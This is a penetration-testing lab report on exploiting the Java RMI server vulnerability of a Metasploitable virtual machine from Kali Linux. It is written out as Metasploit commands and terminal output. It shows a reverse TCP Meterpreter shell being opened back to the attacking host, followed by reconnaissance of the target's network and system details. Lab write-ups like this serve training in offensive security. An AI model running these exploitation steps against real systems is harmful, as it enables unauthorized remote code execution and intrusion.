Report on Java Rmi vulnerability on MetaSploitable using Metasploit

1. Introduction:

This report describes the steps taken to perform a penetration test on MetaSploitable using Metasploit on Kali Linux. The test was successful in obtaining a Meterpreter session on the target machine and retrieving network configuration and routing table information, which provide insights into the remote system's network setup.


2. Environment setup:

- Attack system: Kali Linux
- Target system: MetaSploitable
- Software: Metasploit Framework

* Changing IP Addresses

- On Kali Linux, use the command *sudo nano /etc/network/interfaces* to change the IP address to 192.168.11.111, Save the file and reboot the machine with the sudo reboot command.
- On MetaSploitable use the same command to change the IP address to 192.168.11.112, Save the file and reboot the machine with the sudo reboot command.

Verify that both machines are communicating with the ping command.



3. Exploitation process of Java Rmi vulnerability:

– Start msfconsole on KaliLinux, use the *search java_rmi* command to find the appropriate exploit. After identifying the exploit lunch the *USE* command; *use exploit/multi/misc/java_rmi_server.*

– Configure the parameters:

○ set rhosts 192.168.11.112 (sets the IP address of the target machine)

○ set lhost 192.168.11.111 (set Kali Linux IP address)

○ set HTTPDELAY 20 (set HTTP server delay)

Lunch the exploit with the *exploit* command.

```
kali@kali: ~
File  Actions  Edit  View  Help

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Reg
istry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Ser
ver Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                   .                .          .      .
   3    \_ target: Windows x86 (Native Payload)             .                .          .      .
   4    \_ target: Linux x86 (Native Payload)               .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Ser
ver Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConn
ectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_
rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/AHdgCHGeVJI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51364) at 2024-06-04 16:57:32
-0700

meterpreter >
```

4. Collected Evidence:

– On the Metasploit session, use the *ifconfig* command to recover the network configuration information of the target machine.

– Use the *route* command to retrieve table routing information of the target machine.

– use the *sysinfo* command to retrieve system information of the target machine

```
kali@kali: ~
File  Actions  Edit  View  Help

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/AHdgCHGeVJI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:51364) at 2024-06-04 16:57:32
-0700

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::78dd:4fff:fe0c:8ceb
IPv6 Netmask : ::

meterpreter >
```

```
kali@kali: ~
File  Actions  Edit  View  Help
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::78dd:4fff:fe0c:8ceb
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes

    Subnet                     Netmask  Gateway  Metric  Interface
    ------                     -------  -------  ------  ---------
    ::1                        ::       ::
    fe80::78dd:4fff:fe0c:8ceb  ::       ::
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Conclusion

The penetration test was successful in gaining access to the MetaSploitable target machine by exploiting a Java RMI vulnerability. Information about the network configuration, routing table and sysinfo of the target machine was retrieved.